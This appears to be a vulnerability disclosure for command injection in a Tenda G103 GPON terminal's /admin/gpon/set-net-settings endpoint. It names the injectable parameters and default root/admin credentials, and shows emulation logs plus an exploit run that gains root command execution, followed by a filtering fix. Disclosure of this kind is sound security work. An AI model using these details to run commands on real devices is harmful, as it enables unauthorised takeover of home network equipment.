


# Vulnerability Description

There is a command injection vulnerability in the tenda G103 Gigabit GPON Terminal with firmware version V1.0.0.5. If an attacker gains web management privileges, they can inject commands , thereby gaining shell privileges.

## Code Analysis

Api : /admin/gpon/set-net-settings 's parameters authPassword, authSerialNo, authLoid, authLoidPassword, authType, usVlanId, oltType can injected command.



```
gpon.lua X
luci> controller> lantiq> gpon.lua
0 You may obtain a copy of the license at
9
10 http://www.apache.org/licenses/LICENSE-2.0
11
12 ]]--
13 module("luci.controller.lantiq.gpon", package.seeall)
14 require("luci.tools.gpon")
15
16 function index()
17     luci.i18n.loadc("admin-core")
18     local i18n = luci.i18n.translate
19     entry({"admin", "gpon"}, alias("admin", "gpon", "config-gtc"), translate("Internet Setup"), 30).index = true
20     entry({"admin", "gpon", "status"}, call("action_status"), i18n("Status"), 20).index = true
21     --entry({"admin", "gpon", "laser"}, template("lantiq/gpon-temperature"), i18n("Laser Temperature"), 30).index = true
22     entry({"admin", "gpon", "temperature"}, call("action_temperature")).index = true
23     --entry({"admin", "gpon", "config-omci"}, cbi("lantiq/gpon-config-omci"), i18n("OMCI Configuration"), 40).index = true
24     entry({"admin", "gpon", "config-gtc"}, template("lantiq/gpon-net-settings"), translate("GTC Configuration"), 50).index = true
25     --entry({"admin", "gpon", "get-status"}, call("get_gpon_state")).leaf = true
26     entry({"admin", "gpon", "get-net-settings"}, call("action_get_net_settings")).leaf = true
27     entry({"admin", "gpon", "set-net-settings"}, call("action_set_net_settings")).leaf = true
28     --entry({"admin", "gpon", "vlan-search"}, call("action_vlan_search")).leaf = true
29     --entry({"admin", "gpon", "config-lan"}, cbi("lantiq/gpon-config-lan"), i18n("LAN Configuration"), 60).index = true
30     --entry({"admin", "gpon", "config-goi"}, cbi("lantiq/gpon-config-goi"), i18n("GOI Configuration"), 70).index = true
31 end
32
33 function get_gpon_state ()
34     luci.util = require "luci.util"
35     local sg = split_val(cli("ploamsg"))
36
37     local gpon_current_state = assign_value(sg, "curr_state")
38
39     local rvs = {
40         gpon_state = gpon_current_state
41     }
42     luci.http.prepare_content("application/json")
43     luci.http.write_json(rvs)
44 end
45
46 function get_gpon_register_state ()
47
48     luci.util = require "luci.util"
49     local sg = split_val(cli("ploamsg"))
50     return assign_value(sg, "curr_state")
51 end
52
53 end
54
```



```

root@ubuntu:/FirmAE# ./run.sh -d tendaw9 /tmp/US_G103V1.0la_V1.0.0.5_TDC01.zip
[*] /tmp/US_G103V1.0la_V1.0.0.5_TDC01.zip emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
mke2fs 1.45.5 (07-Jan-2020)
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!

[IID] 6
[MODE] debug
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap6_0...
Set 'tap6_0' persistent and owned by uid 1000
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 8.706039219 118.644413087
[*] firmware - US_G103V1.0la_V1.0.0.5_TDC01
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
-----
|           FirmAE Debugger           |
|-----|
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> 2
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

/ # whoamwhoami
/firmadyne/sh: whoamwhoami: not found

```

Finished



## Vulnerability reproduction

G103 user: root, password: admin

Run exp

```

root@ubuntu:/tmp# python3 Exp.py
Enter Target IP : 192.168.0.1
Enter Target username : root
Enter Target passwd : admin
Enter you want cmd : id>/tmp/888
The Set-Cookie value is: sysauth=2a49a1d2e881a9080ed51e7954ea3287; path=/cgi-bin/luci;stok=f35ded084ac400d0e9e669ef5a2f90c1
root@ubuntu:/tmp#

```

Command has been executed.

```
/ # cat /tmp/888  
uid=0(root) gid=0(root)  
/ #
```

## Vulnerability Fix

Filter the characters ` \$ ; | &` from the parameters `authPassword`, `authSerialNo`, `authLoid`, `authLoidPassword`, `authType`, `usVlanId`, `oltType`.